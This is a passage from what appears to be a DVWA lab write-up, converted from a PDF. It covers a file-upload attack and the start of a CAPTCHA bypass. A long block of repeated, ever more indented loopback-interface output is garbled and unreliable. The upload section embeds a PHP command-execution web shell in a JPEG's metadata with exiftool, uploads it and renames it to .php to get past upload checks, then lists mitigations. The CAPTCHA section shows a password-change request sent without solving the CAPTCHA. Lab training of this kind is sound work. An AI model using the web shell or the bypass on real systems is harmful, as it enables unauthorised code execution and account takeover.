
[*] Network Interfaces:
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  brd 00:00:00:00:00:00 link-layer brd 00:00:00:00:00:00
  netmask 00:00:00:00:00:00 broadcast 00:00:00:00:00:00
  state UNKNOWN
  flags 4163 loop mtu 65536 qdisc noqueue
    link-layer brd 00:00:00:00:00:00
    broadcast 00:00:00:00:00:00
    state UNKNOWN
    flags 4163 loop mtu 65536 qdisc noqueue
      link-layer brd 00:00:00:00:00:00
      broadcast 00:00:00:00:00:00
      state UNKNOWN
      flags 4163 loop mtu 65536 qdisc noqueue
        link-layer brd 00:00:00:00:00:00
        broadcast 00:00:00:00:00:00
        state UNKNOWN
        flags 4163 loop mtu 65536 qdisc noqueue
          link-layer brd 00:00:00:00:00:00
          broadcast 00:00:00:00:00:00
          state UNKNOWN
          flags 4163 loop mtu 65536 qdisc noqueue
            link-layer brd 00:00:00:00:00:00
            broadcast 00:00:00:00:00:00
            state UNKNOWN
            flags 4163 loop mtu 65536 qdisc noqueue
              link-layer brd 00:00:00:00:00:00
              broadcast 00:00:00:00:00:00
              state UNKNOWN
              flags 4163 loop mtu 65536 qdisc noqueue
                link-layer brd 00:00:00:00:00:00
                broadcast 00:00:00:00:00:00
                state UNKNOWN
                flags 4163 loop mtu 65536 qdisc noqueue
                  link-layer brd 00:00:00:00:00:00
                  broadcast 00:00:00:00:00:00
                  state UNKNOWN
                  flags 4163 loop mtu 65536 qdisc noqueue
                    link-layer brd 00:00:00:00:00:00
                    broadcast 00:00:00:00:00:00
                    state UNKNOWN
                    flags 4163 loop mtu 65536 qdisc noqueue
                      link-layer brd 00:00:00:00:00:00
                      broadcast 00:00:00:00:00:00
                      state UNKNOWN
                      flags 4163 loop mtu 65536 qdisc noqueue
                        link-layer brd 00:00:00:00:00:00
                        broadcast 00:00:00:00:00:00
                        state UNKNOWN
                        flags 4163 loop mtu 65536 qdisc noqueue
                          link-layer brd 00:00:00:00:00:00
                          broadcast 00:00:00:00:00:00
                          state UNKNOWN
                          flags 4163 loop mtu 65536 qdisc noqueue
                            link-layer brd 00:00:00:00:00:00
                            broadcast 00:00:00:00:00:00
                            state UNKNOWN
                            flags 4163 loop mtu 65536 qdisc noqueue
                              link-layer brd 00:00:00:00:00:00
                              broadcast 00:00:00:00:00:00
                              state UNKNOWN
                              flags 4163 loop mtu 65536 qdisc noqueue
                                link-layer brd 00:00:00:00:00:00
                                broadcast 00:00:00:00:00:00
                                state UNKNOWN
                                flags 4163 loop mtu 65536 qdisc noqueue
                                  link-layer brd 00:00:00:00:00:00
                                  broadcast 00:00:00:00:00:00
                                  state UNKNOWN
                                  flags 4163 loop mtu 65536 qdisc noqueue
                                    link-layer brd 00:00:00:00:00:00
                                    broadcast 00:00:00:00:00:00
                                    state UNKNOWN
                                    flags 4163 loop mtu 65536 qdisc noqueue
                                      link-layer brd 00:00:00:00:00:00
                                      broadcast 00:00:00:00:00:00
                                      state UNKNOWN
                                      flags 4163 loop mtu 65536 qdisc noqueue
                                        link-layer brd 00:00:00:00:00:00
                                        broadcast 00:00:00:00:00:00
                                        state UNKNOWN
                                        flags 4163 loop mtu 65536 qdisc noqueue
                                          link-layer brd 00:00:00:00:00:00
                                          broadcast 00:00:00:00:00:00
                                          state UNKNOWN
                                          flags 4163 loop mtu 65536 qdisc noqueue
                                            link-layer brd 00:00:00:00:00:00
                                            broadcast 00:00:00:00:00:00
                                            state UNKNOWN
                                            flags 4163 loop mtu 65536 qdisc noqueue
                                              link-layer brd 00:00:00:00:00:00
                                              broadcast 00:00:00:00:00:00
                                              state UNKNOWN
                                              flags 4163 loop mtu 65536 qdisc noqueue
                                                link-layer brd 00:00:00:00:00:00
                                                broadcast 00:00:00:00:00:00
                                                state UNKNOWN
                                                flags 4163 loop mtu 65536 qdisc noqueue
                                                  link-layer brd 00:00:00:00:00:00
                                                  broadcast 00:00:00:00:00:00
                                                  state UNKNOWN
                                                  flags 4163 loop mtu 65536 qdisc noqueue
                                                    link-layer brd 00:00:00:00:00:00
                                                    broadcast 00:00:00:00:00:00
                                                    state UNKNOWN
                                                    flags 4163 loop mtu 65536 qdisc noqueue
                                                      link-layer brd 00:00:00:00:00:00
                                                      broadcast 00:00:00:00:00:00
                                                      state UNKNOWN
                                                      flags 4163 loop mtu 65536 qdisc noqueue
                                                        link-layer brd 00:00:00:00:00:00
                                                        broadcast 00:00:00:00:00:00
                                                        state UNKNOWN
                                                        flags 4163 loop mtu 65536 qdisc noqueue
                                                          link-layer brd 00:00:00:00:00:00
                                                          broadcast 00:00:00:00:00:00
                                                          state UNKNOWN
                                                          flags 4163 loop mtu 65536 qdisc noqueue
                                                            link-layer brd 00:00:00:00:00:00
                                                            broadcast 00:00:00:00:00:00
                                                            state UNKNOWN
                                                            flags 4163 loop mtu 65536 qdisc noqueue
                                                              link-layer brd 00:00:00:00:00:00
                                                              broadcast 00:00:00:00:00:00
                                                              state UNKNOWN
                                                              flags 4163 loop mtu 65536 qdisc noqueue
                                                                link-layer brd 00:00:00:00:00:00
                                                                broadcast 00:00:00:00:00:00
                                                                state UNKNOWN
                                                                flags 4163 loop mtu 65536 qdisc noqueue
                                                                  link-layer brd 00:00:00:00:00:00
                                                                  broadcast 00:00:00:00:00:00
                                                                  state UNKNOWN
                                                                  flags 4163 loop mtu 65536 qdisc noqueue
                                                                    link-layer brd 00:00:00:00:00:00
                                                                    broadcast 00:00:00:00:00:00
                                                                    state UNKNOWN
                                                                    flags 4163 loop mtu 65536 qdisc noqueue
                                                                      link-layer brd 00:00:00:00:00:00
                                                                      broadcast 00:00:00:00:00:00
                                                                      state UNKNOWN
                                                                      flags 4163 loop mtu 65536 qdisc noqueue
                                                                        link-layer brd 00:00:00:00:00:00
                                                                        broadcast 00:00:00:00:00:00
                                                                        state UNKNOWN
                                                                        flags 4163 loop mtu 65536 qdisc noqueue
                                                                          link-layer brd 00:00:00:00:00:00
                                                                          broadcast 00:00:00:00:00:00
                                                                          state UNKNOWN
                                                                          flags 4163 loop mtu 65536 qdisc noqueue
                                                                            link-layer brd 00:00:00:00:00:00
                                                                            broadcast 00:00:00:00:00:00
                                                                            state UNKNOWN
                                                                            flags 4163 loop mtu 65536 qdisc noqueue
                                                                              link-layer brd 00:00:00:00:00:00
                                                                              broadcast 00:00:00:00:00:00
                                                                              state UNKNOWN
                                                                              flags 4163 loop mtu 65536 qdisc noqueue
                                                                                link-layer brd 00:00:00:00:00:00
                                                                                broadcast 00:00:00:00:00:00
                                                                                state UNKNOWN
                                                                                flags 4163 loop mtu 65536 qdisc noqueue
                                                                                  link-layer brd 00:00:00:00:00:00
                                                                                  broadcast 00:00:00:00:00:00
                                                                                  state UNKNOWN
                                                                                  flags 4163 loop mtu 65536 qdisc noqueue
                                                                                    link-layer brd 00:00:00:00:00:00
                                                                                    broadcast 00:00:00:00:00:00
                                                                                    state UNKNOWN
                                                                                    flags 4163 loop mtu 65536 qdisc noqueue
                                                                                      link-layer brd 00:00:00:00:00:00
                                                                                      broadcast 00:00:00:00:00:00
                                                                                      state UNKNOWN
                                                                                      flags 4163 loop mtu 65536 qdisc noqueue
                        
```

5.3 Med

1. Capture_Req_Replace_Content Type
 1. Intercept the Request
 2. Replace the content file with shell.php
 3. Forward the Request




2. Output.



5.4 High

1. Insert_Script_Jpeg_Exiftool

Insert the shell.php Script into the jpeg image for bypass the security



```

kali@kali:~/Pictures$ exiftool -comment='php echo system($_Get["cmd"]); ?' pic.jpeg
1 image files updated

kali@kali:~/Pictures$ ls
pic.jpeg  pic.jpeg_original
kali@kali:~/Pictures$ 


```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

27°C Haze

ENG IN 01:27 14-04-2025

2. Upload_Jpeg



The PHP module GD is not installed.

Choose an image to upload:

No file selected.

.../../.hackable/uploads/pic.jpeg successfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

127.0.0.1/DVWA/vulnerabilities/open_redirect/


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

27°C Haze

ENG IN 01:32 14-04-2025

3. Convert_Jpeg_Phpx

Convert the jpeg file into php format for run the file at server



5.5 Mitigation

File Type Validation

- Only allow trusted file extensions (e.g., .jpg, .png)
- Check both **client-side** and **server-side**

MIME Type Validation

- Use proper content-type checking (image/jpeg, etc.)

Rename Uploaded Files

- Rename files on the server (e.g., upload_<timestamp>.jpg)

Store Outside Web Root

- Save files in directories not accessible via browser

Disable Script Execution

- Prevent .php, .asp, .jsp execution in upload folders
- Use .htaccess to disable PHP execution:

php_flag engine off

Use Web Application Firewall (WAF)

- Block suspicious upload patterns

6. Insecure CAPTCHA-Attack


6.1 Intro

While testing the **Insecure CAPTCHA** module in DVWA, I discovered that the CAPTCHA mechanism implemented to prevent brute-force login attempts was vulnerable due to improper validation.

CAPTCHAs are meant to prevent automated abuse, but insecure implementations can be bypassed, allowing attackers like me to perform **automated brute-force** or **spam** attacks.

6.2 Low


1. Capture_Req_Without_Click_Captcha.




```

HTTP/1.1 POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: sub, 1
step=1&password_new=123&password_conf=123&g-recaptcha-response=aChange
    
```

2. Change_Parameter_2_Forward




3. Output




6.3 Med

